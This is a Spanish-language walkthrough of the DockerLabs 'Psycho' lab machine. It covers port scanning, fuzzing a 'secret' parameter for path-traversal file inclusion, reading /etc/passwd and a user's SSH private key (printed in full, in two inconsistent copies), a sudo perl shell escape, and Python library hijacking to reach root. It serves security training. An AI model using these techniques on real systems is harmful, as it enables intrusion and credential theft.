

PSYCHO - FACIL

#dockerlabs #maquina-facil

MAQUINA PSYCHO.

Este es un writeup de la maquina, donde explico como encontré la vulnerabilidades de esta misma.

Primero hacemos un escaneo de nmap **sys-scan** que es más rapido para detectar puertos abiertos:

```
nmap -sS --open -p- --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

```
> nmap -sS --open -p- --min-rate 5000 -vvv -n -Pn 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-17 15:10 -05
Initiating ARP Ping Scan at 15:10
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 15:10, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:10
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 15:10, 10.73s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000057s latency).
Scanned at 2025-11-17 15:10:37 -05 for 11s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)


Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

PUERTOS ABIERTOS: 22,80

80 -> Suele atribuirse a un puerto http que despliega una web

22 -> Suele atribuirse a un puerto **ssh**

Tenemos una web, que no parece tener nada interesante a primera vista.



Pero en pie de pagina podemos ver un texto que dice **[!]error[!]** y en el código fuente no se atribuye a ninguna etiqueta, esto nos puede hacer pensar que algo por detras esta fallando así

que intentamos hacer Fuzzing de parámetros.

```
wfuzz -w /home/rooking/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -u "http://172.17.0.2/?FUZZ=" --hh=2596
```


```
> wfuzz -w /home/rooking/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against libcurl 7.75.0 for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://172.17.0.2/?FUZZ=
Total requests: 87650

=====
ID           Response  Lines   Word    Chars   Payload
=====
000005217:  500        62 L    166 W    2582 Ch  "secret"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 63921
Filtered Requests: 63920
Requests/sec.: 0
```

Encontramos el parametro secret que es vulnerable a LFI



En el /etc/passwd podemos ver dos usuarios, luego de un extenso FUZZING de archivos que incluían logs de apache en múltiples rutas, me dio por probar si es que era posible que en alguno de estos usuarios tenia a la vista una clave privada id_rsa de ssh.

```
> wfuzz -w test_files.txt -t400 -u "http://172.17.0.2/?secret=../../../../../../../../FUZZ" --hh=2582
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl
ation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/?secret=../../../../../../../../FUZZ
Total requests: 1516

=====
ID           Response   Lines   Word    Chars    Payload
=====
000001516:   200        100 L    210 W    5184 Ch   "/home/vaxe/.ssh/id_rsa"

Total time: 0
Processed Requests: 1516
Filtered Requests: 1515
Requests/sec.: 0
```

el usuario **vaxe** dispone de una **id_rsa** a la que tenemos acceso asi que la utilizamos para entrar de la siguiente manera:

Copiamos la key

```
← → ↶ ↷ Not Secure view-source:http://172.17.0.2/index.php?secret=../../../../../../../../home/vaxe/.ssh/id_rsa
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources CVE-2024-6387 - R... Lig
50
51 <footer class="bg-dark text-white text-center py-4">
52 <div class="container">
53 <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
54 </div>
55 </footer>
56
57 <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
58 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
59
60 </body>
61 </html>
62
63 -----BEGIN OPENSSH PRIVATE KEY-----
64 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
100 -----END OPENSSH PRIVATE KEY-----
101
```

La pegamos en un archivo tambien llamado id_rsa

```
11 1-----BEGIN OPENSSH PRIVATE KEY-----
12 2 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
48 38 -----END OPENSSH PRIVATE KEY-----
```

Por ultimo otorgamos permisos solo al propietario

```
chmod 600 id_rsa
```

E intentamos entrar usando esta id_rsa

```
ssh -i id_rsa vaxe@172.17.0.2
```

```
> ssh -i id_rsa vaxe@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.32-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxe@94b1450b5be5:~$ |
```

ESCALADA

Viendo los permisos a nivel de sudoers vemos que podemos ejecutar como el usuario luisillo el programa perl


```
vaxe@94b1450b5be5:~$ sudo -l
Matching Defaults entries for vaxe on 94b1450b5be5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vaxe may run the following commands on 94b1450b5be5:
  (luisillo) NOPASSWD: /usr/bin/perl
vaxe@94b1450b5be5:~$
```

Así que simplemente nos otorgamos una bash con ese usuario con el siguiente comando:

```
sudo -u luisillo /usr/bin/perl -e 'exec "/bin/bash"'
```

```
vaxe@94b1450b5be5:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/bash"'
luisillo@94b1450b5be5:/home/vaxe$ whoami
luisillo
```

Una vez somos el usuario luisillo podemos ver que a nivel de sudoers puede ejecutar un script en específico.

```
Matching Defaults entries for luisillo on 94b1450b5be5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User luisillo may run the following commands on 94b1450b5be5:
  (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

El script tiene el siguiente contenido:

```
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aqui")

# Simulación de procesamiento de datos
def data_processing():
    data = "This is some dummy data that needs to be processed."
    processed_data = dummy_function(data)
    print(f"Processed data: {processed_data}")

# Simulación de un cálculo inútil
def perform_useless_calculation():
    result = 0
    for i in range(1000000):
        result += i
    print(f"Useless calculation result: {result}")

def run_command():
    subprocess.run(['echo Hello!'], check=True)

def main():
    # Llamadas a funciones que no afectan el resultado final
    data_processing()
    perform_useless_calculation()

    # Comando real que se ejecuta
    run_command()

if __name__ == "__main__":
    main()
```

Lo verdaderamente relevante de este script es que se ejecuta en el directorio /opt que tiene los permisos mal configurados y nos permite crear archivos internamente

```
drwxr-xr-x  1 root root    0 Jun  5  2024 mnt
drwxr-xrwx  1 root root   12 Aug 10  2024 opt
dr-xr-xr-x 486 root root    0 Nov 17 20:09 proc
```

asi que podemos acontecer un **Python Library Hijacking** de la siguiente manera:

Este script hace llamado a 3 librerías pero nos fijaremos en la primera, subprocess. creamos un archivo subprocess.py en el mismo directorio que contendra un script basico que nos brinde una shell bash

subprocess.py

```
import os
os.system("/bin/bash")
```

dado que python tiende a buscar primero en el directorio actual los modulos llamados en el script, es asi como se acontece el **Python Library Hijacking** asi que simplemente ejecutamos el script a nivel de sudoers y podremos escalar privilegios:

```
luisillo@94b1450b5be5:/opt$ sudo /usr/bin/python3 /opt/paw.py
root@94b1450b5be5:/opt# id'
> ^C
root@94b1450b5be5:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@94b1450b5be5:/opt# |
```

COMPLETANDO LA MAQUINA :)